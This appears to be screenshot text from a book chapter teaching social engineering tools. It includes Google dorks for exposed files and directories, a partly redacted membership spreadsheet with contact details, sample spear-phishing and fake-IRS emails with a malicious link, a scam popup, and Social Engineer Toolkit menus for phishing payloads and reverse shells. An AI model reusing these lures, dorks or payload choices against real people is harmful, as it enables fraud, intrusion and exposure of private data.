[Index of /ADDRESS LIST](#)

<https://nd53.com/ADDRESS%20LIST/> ▼

Index of /ADDRESS LIST. Parent Directory · 2015-12-20-list.docx · 2016-01-03wagnerrk wasn.docx · 2016-01-12-list.docx · 2016-01-14-disabled.docx · 2016-10-23-list.docx · 2017-05-11-address-list.docx · ANALYSIS-2016-01-10.docx · ARCHIVE/ · Backup of 2015-12-20-list.wbk · Backup of



site:ErdalOzkaya.com



All

Images

News

Maps

More

Settings

Tools

About 160 results (0.21 seconds)

Erdal Ozkaya Personal Blog |

www.erdalozkaya.com/ ▼

Erdal is an IT Security Guru with business development and management skills who focuses on Penetration Testing, IT Auditing and sharing his real life skills as a Lecturer/ Trainer and is currently working as Chief Information Security Officer at EMT.

Have you been Hacked ? | Erdal Ozkaya Personal Blog

www.erdalozkaya.com/hacked/ ▼

Dec 24, 2016 - Dear Blog readers,. In the last few months I started to receive more and more questions such as: "We are Hacked , please help" . As I have experienced this as a professional many many times and helped many customers during my career I decided to write this short blog post to help you start from ...

Contact | Erdal Ozkaya Personal Blog

www.erdalozkaya.com/contact/ ▼

Erdal is an IT Security Guru with business development and management skills who focuses on Penetration Testing, IT Auditing and sharing his real life skills as a Lecturer/ Trainer and is currently working as Chief Information Security Officer at EMT.

Erdal Ozkaya Personal Blog | Page 5 of 15 |

www.erdalozkaya.com/page/5/ ▼

Erdal is an IT Security Guru with business development and management skills who focuses on Penetration Testing, IT Auditing and sharing his real life skills as a Lecturer/ Trainer and is currently working as Chief Information Security Officer at EMT.



link:www.erdal ozkaya.com



All

Videos

News

Images

Maps

More

Settings

Tools

About 118,000 results (0.26 seconds)

Erdal Ozkaya | الملف الشخصي - LinkedIn

<https://ae.linkedin.com/in/erdalozkaya>

عرض ملف Erdal Ozkaya الشخصي على LinkedIn، أكبر شبكة للمختصين في العالم. قام Erdal بإنشاء 15 وثيقة على الملف الشخصي. عرض الملف الشخصي الكامل على LinkedIn وتعرف على زملاء Erdal والوقت الذي قضاه في الشركة المفضلة. ...
My :success was also published in USA based magazine , please check the link below

Submit a Web Link - Erdal Ozkaya Personal Blog

www.erdalozkaya.com/index.php/submit-a-web-link

Copyright © 2017 www.erdalozkaya.com. All Rights Reserved. Designed by SmartAddons.Com.
Template Settings. Select color sample for all parameters. Red Green Blue Gray. Body. Background Color. Link Color. Text Color. Header & Slideshow. Background Color. Background Image.
pattern_h1 pattern_h2 pattern_h3 ...

EC Council - Circle of Ex - Erdal Ozkaya Personal Blog

www.erdalozkaya.com/index.php/about-erdal-ozkaya/90-ec-council-circle-of-ex

Nov 7, 2012 - EC-Council Circle of Excellence Award 2012 awarded to Erdal Ozkaya. Miami, Florida, USA (29 October 2012) – Erdal Ozkaya has been awarded with two prestigious awards from EC-Council. The following recognition were awarded in the 22nd Hacker Halted Conference of EC Council. Circle of ...

Windows Server - Erdal Ozkaya Personal Blog

www.erdalozkaya.com/index.php/windows-server

Windows Server 2012–Early Experts Certificate. Published: 26 September 2012. Would you like to get a EXPERT Certificate from Microsoft with your name on it. If yes, just click in this link here : I mean here :). By Erdal Ozkaya on September 26, 2012 at 6:34 AM. Hits: 1561 ...

Erdal Ozkaya | Speakers | Channel 9

<https://channel9.msdn.com/Events/Speakers/Erdal-Ozkaya>

Single Sign On (SSO) with BitLocker and Common Myths about Pre-Boot Authentication Attacks · Single Sign On (SSO) with BitLocker and Common Myths about Pre-Boot Authentication. Microsoft Ignite 2015 · Hacker Tools for Ethical Hackers to Protect Windows Clients · Hacker Tools for Ethical Hackers to Protect Windows ...

Erdal Ozkaya - Cybersecurity Architect @ Microsoft | Crunchbase

<https://www.crunchbase.com/person/erdal-ozkaya>

Erdal Ozkaya is a Cybersecurity Architect working for Microsoft supporting the Middle East African Region, based in Dubai. He has more than ...

Erdal OZKAYA (@Erdal_Ozkaya) | Twitter

https://twitter.com/erdal_ozkaya?lang=en

The latest Tweets from Erdal OZKAYA (@Erdal_Ozkaya). Cybersecurity Architect @Microsoft , Speaker, Author, Lecturer & PhD candidate @CharlesSturtUni , (tweets are my own). Dubai, United Arab Emirates.

Erdal OZKAYA on Twitter: "@Windows 10 Security in Real Life ...

twitter.com/nextxpert/statuses/843525187400294401

Erdal OZKAYA · @Erdal_Ozkaya. Cybersecurity Architect @Microsoft , Speaker, Author, Lecturer & PhD candidate @CharlesSturtUni , (tweets are my own). Dubai, United Arab Emirates · ErdalOzkaya.com. Joined February 2009 ...

MyIgnite - Erdal Ozkaya

<https://myignite.microsoft.com/speaker/189916>

Erdal Ozkaya is a Cybersecurity Architect working for Microsoft supporting the Middle East African Region, based in Dubai. He has more than 20 years of experience in the IT industry, of which 15 years focused on Information Security related to both Government and regulated Commercial/banking



cache:erdal ozkaya



All

Images

Videos

News

Maps

More

Settings

Tools

About 2,920 results (0.34 seconds)

Free Course : Defense in Depth - Erdal Ozkaya Personal Blog

www.erdalozkaya.com/index.php/our-sponsors/230-defense-in-depth

Jun 13, 2014 - 6) Pass the Hash : Explore a typical hash attack, how systems are cached, and the best approach for clearing. 7) Windows Security Capabilities and Tools : Learn about new security capabilities offered in Windows 8.1. Recommended Resources & Next Steps. Click the below MVA link and enjoy .

Images for cache:erdal ozkaya



→ [More images for cache:erdal ozkaya](#)

[Report images](#)

Windows Security & Forensics: 02 Windows Memory Attacks and ...



<https://www.youtube.com/watch?v=Zxchim69G5M>

Jul 19, 2017 - Uploaded by Microsoft Video Courses

Every organization must prepare for the possibility of cybercrime within its networks or on its computer systems ...

Erdal Ozkaya Sessions - Najatrending

www.najatrending.com.ng/?key=Events/Speakers/Erdal-Ozkaya/...Erdal-Ozkaya ▼

Join this comprehensive session where Erdal Ozkaya, MVP and PhD in IT Security, and Milad

Google

site:com filetype:xls "membership list"

Web

Images

Maps

News

Videos

More ▾

Search tools

About 1,310 results (0.24 seconds)

RockinghamRotary - membership list web.xls - Links

rockinghamrotary.wikispaces.com/file/links/membership+list+web.xls ▾

(More info). membership list web.xls · Download 0 1 ... 0 Tags. No tags. Notify · RSS · Backlinks. Backlinks. The following pages contain links back to this file ...

RockinghamRotary - membership list web.xls - Detail

rockinghamrotary.wikispaces.com/file/detail/membership+list+web.xls ▾

File Details. Filename: membership list web.xls; Size: 31.0 KB; Type: Microsoft Excel Document (application/msexcel); Uploaded: Jul 12, 2010 by SELP.

[XLS] download - Surfing Australia

https://www.surfingaustralia.com/.../boardriders-club-membership-form.... ▾

1, Boardriders Club Membership List. 2, Please email a completed membership form to info@surfingaustralia.com prior to the 1st March each year. 3.

[XLS] Membership List Template.xls

higherlogicdownload.s3.amazonaws.com/.../Membership%20List%20Te... ▾

A, B, C, D, E, F, G, H, I. 1, Member First Name (Student), Member Last Name, Charter Name, Faculty Sponsor Name, Semester Joined, Year Joined, Membership ...

[XLS] CALDO Membership List.xls - yimg.com

xa.yimg.com/kq/groups/19553692/.../CALDO+Membership+List.xls ▾

1, LISTA DE MIEMBROS de CALDO - CALDO MEMBERSHIP LIST. 2, Comité de Asuntos Latinos del Condado de Orange/Orange County Latino Issues ...

CALDO+Membership+List.xls [Protected View] - Excel						
<div> <div>FILE</div> <div>HOME</div> <div>INSERT</div> <div>PAGE LAYOUT</div> <div>FORMULAS</div> <div>DATA</div> <div>REVIEW</div> <div>VIEW</div> <div>Team</div> </div> <div> <div>PROTECTED VIEW</div> <div>Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View.</div> <div>Enable Editing</div> </div>						
D10	: X ✓ fix [redacted].org					
	A	B	C	D	E	F
55	Jo [redacted] k	Church of Reconciliation (F [redacted] ic Co [redacted])	92 [redacted] 42	wp [redacted] [redacted].edu	1 [redacted] 4 Cl [redacted] Cl [redacted] 127 Cl [redacted]rec@mindspring.com	No longer interested.
56	H [redacted] Ramos M [redacted]	Interlink Translations	30 [redacted] 02	emont [redacted] [redacted].com	112 Boulder Ln Ch [redacted] 27514 Fa [redacted]	Left voicemail. Final email sent, undeliverable
57	Val [redacted] Rath	Plan [redacted] d of Central NC	43 [redacted] 08	va [redacted] rath@pcentraln [redacted] c.org	Fax: [redacted] 1	Active
58	Luis [redacted]	St. T [redacted] Church	5 [redacted] 39	lroyo@st-thomasmore.org	940 Carr [redacted] Il, NC 27514	Attended meeting 4/6
59	Ritz [redacted]	Cooperative Extension Service	245-2068	rsae [redacted] [redacted].nc.us	306 E. Revere Rd. Hill [redacted] Fax [redacted] '8	Forwarded membership form.
	Suyap [redacted]		240-2009	suy [redacted] [redacted].u.edu		Phone number not working.



About 3,070 results (0.19 seconds)

62, ECAR-8, Audit Record Content – **Classified** Systems Audit of Security Label Changes, Audit records do not record the identity of each person and terminal ...

8. 9, Certifying Authority (CA), Certification Date, Mission Assurance Category (MAC), Confidentiality Level (CL). 10, MAC III, **Classified**. 11. 12. 13, IA Control ...

3, III, **Classified**. 4. 5, Control Number, Implementation Status, Responsible Entity, Resources, Estimated Completion Date, Comments. 6, NA, Inherited ...

A, B, C. 1, Technical Exhibit 5.1.2.1.1 -- 001. 2, Information Support Services Workload. 3, FY 2002. 4. 5, Task Force, Eagle. 6, Official Mail, **Classified** ...

... 64,879, 10,000. 97, Program increase, 10,000. 98. 99, 999, **CLASSIFIED**

NAIKON SPEAR-PHISHING



INCOMING
E-mail

Feed Delegasi rasmi Kerajaan Republik Rakyat China untuk membincangkan isu berhubung kehilangan pesawat MH370

Salam,

Bersama ini, maklumat senarai delegasi rasmi Kerajaan Republik Rakyat China.

Rgth,

----- Forwarded message -----

From: Anura K [REDACTED]
Date: 2014-03-11 20:36 GMT+08:00
Subject: FW: Delegation rasmi Kerajaan Republik Rakyat China untuk membincangkan isu berhubung kehilangan pesawat MH370

From: Muzamil Markam
Sent: Monday, March 10, 2014 6:05 PM
To: [REDACTED] [Tuanah Kinas](#)
Cc: Ramdan Ibrahim; Rahimi Harun; [REDACTED] [Kematam Ismail](#); Mohd Harul Abd Lah Halim; Ramana Rajalingam; Limoh Lee Keng Chuan; Murnihua Lee Khoo; [REDACTED] [Syarif Syarif Ahmad](#); Dato' Asharuddin Bin Abdul Rahmany; [REDACTED] [Nail Fahiza Adnan](#); Duty Officer; Syamsul Erwin Muhamad Lagis
Subject: RE: Delegation rasmi Kerajaan Republik Rakyat China untuk membincangkan isu berhubung kehilangan pesawat MH370

Tarikh: 10 Mac 2014

Kepada: (i) YBrs. Enck Mohd Arif Baharom
Setiausaha Bahagian, Pengurusan Bencana
Majlis Keselamatan Negara (MKN)

(ii) Enck Mans a'l Berakhtan
Ketua Unit Komunikasi Korporat
Kementerian Pengangkutan Malaysia

1 attachment: senarai delegasi.doc 110 KB

Enck Mans a'l Berakhtan
Ketua Unit Komunikasi Korporat
Kementerian Pengangkutan Malaysia


1 attachment: senarai delegasi.doc 110 KB











IRS

Dear business owner,

A criminal complaint has been filled against your company.
 Your company is being accused of trying to commit tax evasion schemes.
 The full text of the complaint file (PDF type) can be viewed on the IRS website, by visiting the following link :
http://www.irs.gov/complaints/view_complaint.aspx?complaint_id=312142&hash=194yt8dhui8g42

An official response from your part is required, in order to take further action.
 Please review the charges brought forward in the complaint file, and contact us as soon as possible by :

Telephone : [http://\[redacted\].ru/wp-content/themes/sidious/stylechanges/css/complaint.php](http://[redacted].ru/wp-content/themes/sidious/stylechanges/css/complaint.php)
 Toll-Free, 1-800-829-4933
Email: complaints@irs.gov

Fake URL

Thank you,
 Internal Revenue Service
 Fraud Prevention Department



Search Over 3,147,586,282 People

With the world's largest people search engine, Pipl is the place to find the person behind the email address, social username or phone number.

ERDAL OZKAYA PERSONAL BLOG

[HOME](#)[ABOUT ME](#)[CONTACT](#)

```
Terminal
File Edit View Search Terminal Help
File "/usr/lib/python2.7/httplib.py", line 1255, in connect
    HTTPConnection.connect(self)
File "/usr/lib/python2.7/httplib.py", line 821, in connect
    self.timeout, self.source_address)
File "/usr/lib/python2.7/socket.py", line 557, in create_connection
    for res in getaddrinfo(host, port, 0, SOCK_STREAM):
IOError: [Errno socket error] [Errno -2] Name or service not known
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> █
```

Windows Security



Microsoft Edge

The server **gocnjsdnyjxnvfcom.club** is asking for your user name and password. The server reports that it is from
Warning: **Windows** Has Detected a Malicious Virus On Your System !! Call for support **001-855-375-0444.**

Warning: Your user name and password will be sent using basic authentication on a connection that isn't secure.

OK

Cancel

Login



Change password

It's a good idea to use a strong password that you're not using elsewhere

[Edit](#)

Log in with your profile picture

[On](#) • Tap or click your profile picture to log in, instead of using a password

[Edit](#)

Setting Up Extra Security



Get alerts about unrecognized logins

[On](#) • We'll let you know if anyone logs in from a device or browser you don't usually use

[Edit](#)

Use two-factor authentication

Log in with a code from your phone as well as a password


[Edit](#)


Choose 3 to 5 friends to contact if you get locked out

Your trusted contacts can send a code and URL from Facebook to help you log back in

[Edit](#)

Chapter 8: Social Engineering Tools





Investigate

View

Entities

Collections

Transforms

Machines

Collaboration

Import | Export

Start a Machine

STEPS

1. Choose machine

2. Specify target

SPECIFY TARGET: Please provide parameters for the machine to target.

The Footprint L1 machine requires the following inputs:

Domain Name


facebook.com

< Back

Next >


Finish

Cancel



Apache/* server at" int

https://www.google.ae/search?dcr=0&source=hp&ei=IP5-Wu62J8KRsfnsK-oDA&q=%E2%80%9CApache%2F*+server+&



"Apache/* server at" intitle:index.of

All

Videos

Images

News

Maps

More

Settings

Tools

About 2,320,000 results (0.35 seconds)

Index of /~sehrman - TurpConnect

www.glue.uchicago.edu/~sehrman/

Name · Last modified · Size · Description. [DIR], Parent Directory, -, [], ChBE-Research-Aug201...> 29-Aug-2011 10:56, 19M. [VID], ENES100Spring2010.m4v, 04-Oct-2011 13:17, 86M. [VID], ENES100Spring2010QT.mov, 04-Oct-2011 13:19, 78M. [], FDA-talk-EhrmanChaos.> 16-Apr-2015 09:14, 31M. [] ...

Index of /home

nccogsonline.org/home/

Index of /home. Parent Directory · wp-admin/ · wp-content/. Apache Server at ncogs.org Port 80.

Index of /server - Hyde & Odell Insurance

hydeodell.com/server/

Index of /server. Parent Directory · cgi-bin/. Apache Server at hyde-odell.com Port 80.

Index of /index - Japansassa


www.japansassa.com/index/

Index of /index. Parent Directory · 1.jpg · 10.jpg · 2.jpg · 3.jpg · 4.jpg · 5.jpg · 6.jpg · 7.jpg · 8.jpg · 9.jpg · background.jpg · background_before_wv.jpg · flexcroll.js · logo_uchi.png · logo_uchiko1.png · mainstyle.css · mod_briaskISS.css · mod_briaskISS.js · order_online_truffl_1.png · popup.js · template_uchi.css · uchifooter2.

Index of /login - Happy Smiles

<https://www.happysmileskansascity.com/login/>

Index of /login. Parent Directory · favicon.ico. Apache Server at www.happysmileskansascity.com Port 443.





The Social Engineering Framework

The Social Engineering Framework is a searchable information resource for people wishing to learn more about the psychological, physical and historical aspects of social engineering. Please use the index below to find a topic that interests you.

[General Discussion](#) [Information Gathering](#) [Psychological Principles](#) [Influencing Others](#) [Attack Vectors](#)

[Social Engineering Tools](#)

Social Engineering Tools

Select a topic from the index below

Computer Based
Maltego
Social Engineer Toolkit (SET)

Phone
Burner Phones
Caller ID Spoofing

Physical
Cameras
GPS Trackers
Lock Picking
Recording Devices

Social Engineering Tools

The professional social engineer has a number of tools at his/her disposal. The following is just a brief sampling, and more are available daily. We will make every attempt at keeping this section current.


```
Terminal
File Edit View Search Terminal Help
File "/usr/lib/python2.7/httplib.py", line 1255, in connect
    HTTPConnection.connect(self)
File "/usr/lib/python2.7/httplib.py", line 821, in connect
    self.timeout, self.source_address)
File "/usr/lib/python2.7/socket.py", line 557, in create_connection
    for res in getaddrinfo(host, port, 0, SOCK_STREAM):
IOError: [Errno socket error] [Errno -2] Name or service not known
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> 
```

```
Terminal
File Edit View Search Terminal Help
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.
set> 1

The Spearphishing module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!

1) Perform a Mass Email Attack
2) Create a FileFormat Payload
3) Create a Social-Engineering Template

99) Return to Main Menu

set:phishing>
```

```
Terminal
File Edit View Search Terminal Help
The default is the PDF embedded EXE.

***** PAYLOADS *****

1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
7) Adobe Flash Player "Button" Remote Code Execution
8) Adobe CoolType SING Table "uniqueName" Overflow
9) Adobe Flash Player "newfunction" Invalid Pointer Use
10) Adobe Collab.collectEmailInfo Buffer Overflow
11) Adobe Collab.getIcon Buffer Overflow
12) Adobe JBIG2Decode Memory Corruption Exploit
13) Adobe PDF Embedded EXE Social Engineering
14) Adobe util.printf() Buffer Overflow
15) Custom EXE to VBA (sent via RAR) (RAR required)
16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
17) Adobe PDF Embedded EXE Social Engineering (NOJS)
18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
19) Apple QuickTime PICT PnSize Buffer Overflow
20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
21) Adobe Reader u3D Memory Corruption Vulnerability
22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>
```

```
Terminal
File Edit View Search Terminal Help

 9) Adobe Flash Player "newfunction" Invalid Pointer Use
10) Adobe Collab.collectEmailInfo Buffer Overflow
11) Adobe Collab.getIcon Buffer Overflow
12) Adobe JBIG2Decode Memory Corruption Exploit
13) Adobe PDF Embedded EXE Social Engineering
14) Adobe util.printf() Buffer Overflow
15) Custom EXE to VBA (sent via RAR) (RAR required)
16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
17) Adobe PDF Embedded EXE Social Engineering (NOJS)
18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
19) Apple QuickTime PICT PnSize Buffer Overflow
20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
21) Adobe Reader u3D Memory Corruption Vulnerability
22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>15

1) Windows Reverse TCP Shell          Spawn a command shell on victim and send back to attacker
2) Windows Meterpreter Reverse_TCP     Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse VNC DLL             Spawn a VNC server on victim and send back to attacker
4) Windows Reverse TCP Shell (x64)     Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP (X64) Connect back to the attacker (Windows x64), Meterpreter
6) Windows Shell Bind TCP (X64)        Execute payload and create an accepting port on remote system
7) Windows Meterpreter Reverse HTTPS    Tunnel communication over HTTP using SSL and use Meterpreter

set:payloads>
```

```
Terminal
File Edit View Search Terminal Help

99) Return back to the main menu.
set> 7

The Wireless Attack module will create an access point leveraging your wireless card and redirect all DNS queries to you. The concept is fairly simple, SET will create a wireless access point, dhcp server, and spoof DNS to redirect traffic to the attacker machine. It will then exit out of that menu with everything running as a child process.

